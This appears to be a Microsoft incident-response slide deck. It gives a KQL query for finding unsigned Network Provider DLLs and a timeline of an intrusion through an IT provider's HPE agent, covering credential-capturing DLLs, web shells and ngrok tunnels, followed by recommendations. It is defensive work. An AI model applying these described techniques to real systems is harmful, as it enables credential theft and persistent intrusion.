
Hunting Network Provider DLLs Using KQL

- Filter on the *RegistryKey* **SYSTEM\CurrentControlSet\Control\NetworkProvider\Order** and *ValueName* **ProviderOrder**
- Split *ValueData* on ‘**,**‘ and for each value search for a service within **SYSTEM\CurrentControlSet\Services** that has a **NetworkProvider** sub key
- For each *ValueName* **ProviderPath** check if the file exists (e.g. C:\Windows\System32\mslogon.dll)
- Enrich the data by collecting signature information for all DLLs and remove those Network Provider DLLs that are signed (e.g. Microsoft, Symantec, VeriSign)

```
let NetworkProviders = Registry
| where RegistryKey has @'\Control\NetworkProvider\Order' and ValueName has 'ProviderOrder'
| extend Providers = split(ValueData, ',')
| mv-expand Providers
| extend Providers = trim(@' ', tostring(Providers))
| where Providers !in~ ('RDPNP','LanmanWorkstation')
| distinct Providers;
Registry
| where RegistryKey has_all (@'\Services\', @'\NetworkProvider') and RegistryKey has_any (NetworkProviders) and
ValueName =~ 'ProviderPath'
| project DeviceDnsName, RegistryKey, KeyLastWriteTime, ValueName, ValueData
| extend Path = tolower(replace_string(ValueData, '%SystemRoot%', @'C:\Windows'))
| join kind=leftouter (Files | distinct DeviceName, Path=tolower(Path), Sha256, SiFileCreatedOn, SiFileModifiedOn,
FnFileCreatedOn, FnFileModifiedOn, Publisher, Company, Product, Verified) on DeviceName, Path
| project-away DeviceName1, Path1
| where Verified != 'Signed'
| distinct *
```

Performed Activities via HPE Operations Manager

No EDR, but did have HPE Operations Agent



—— Successful

-------- Likely successful – no evidence

Who has control over HPE Operations Agents?
Who has access to HPE Operations Manager?

⬇

IT Service Provider

Trusted Relationship, Technique T1199 - Enterprise | MITRE ATT&CK ®

Timeline of Activities – Summary

1. **DAY 1**
WKS
Execution of **abc003.vbs** using *HPE Operations Agent*
Initial Access & Discovery

2. **DAY 9**
DC01
Creation of **mslogon.dll** and registration of Network Provider
Credential Access

3. **DAY 10 – 14**
DC01
Creation of **ab123c.d** (containing cleartext credentials) and first usage of cleartext credentials using *HPE Operations Agent*
Credential Access

4. **DAY 24**
WEB-01, WEB-02
Creation of **Errors.aspx** web shell using *HPE Operations Agent*
Persistence

5. **DAY 28 – 32**
WEB-02
Modification of **Signoff.aspx** and creation of **ghost.inc** followed by access to **Signoff.aspx** and creation of multiple binaries through the web shell
Persistence

6. **DAY 40**
WEB-02
Execution of WMI commands to download and execute **ngrok** on remote devices
Command and Control

7. **DAY 40 – 60**
SQL-01
Execution of **ngrok**, and tunnel usage for RDP connections using privileged accounts
Persistence & Lateral Movement

8. **DAY 54 – 55**
DC01, DC02
Creation of **msupdate.dll** and **passms.dll** and registration of Notification Package
Credential Access

DAY 100
Notification from SOC

9. **DAY 104 – 106**
WEB-02
Access to **Signoff.aspx** and creation of additional binaries through the web shell
Persistence

DAY 123
Microsoft IR Engaged

Key Findings and Recommendations

Microsoft Security

Lack of EDR solution on key devices of interest (e.g. WEB-01, WEB-02)

- Ensure that an Endpoint Detection and Response (EDR) solution is installed on every endpoint to enhance security monitoring and response capabilities.

Unrestricted Internet access for servers (e.g. SQL-01)

- Review and enhance the server egress filtering strategy. Implement a policy that blocks all traffic by default and only allows business-justified traffic to ensure tighter control over outbound connections.

Unnecessary software running on devices (e.g. HPE Operations Agent)

- Remove unnecessary software and tools from devices to reduce the attack surface and minimize potential vulnerabilities

Unsecured privileged access (e.g. privileged accounts used on non-privileged assets)

- Implement the enterprise access model to contain unauthorized escalation of privilege, including full access management requirements of a modern enterprise

Irregular monitoring of security alerts and lack of threat hunting

- Enhance Security Operations Center (SOC) monitoring, detection, and incident response procedures and remediate gaps based on lessons learned from the security incident

Lessons Learned for Incident Responders

Microsoft Security

Trust but verify

- Trust the information you receive but ALWAYS verify it

Threat Intel is crucial

- Work closely with your Threat Intel team, as their expertise can expedite the investigation and guide it effectively

Know your tools

- Understand how to effectively use the available tools, but also be aware of their limitations

Think outside the box

- Threat actors are known for their creativity and persistence; Incident Responders should adopt the same approach

But that’s not all…

Another Nation State Threat Actor was found in the environment

They had access for over 3 years!

Microsoft Security

Thank you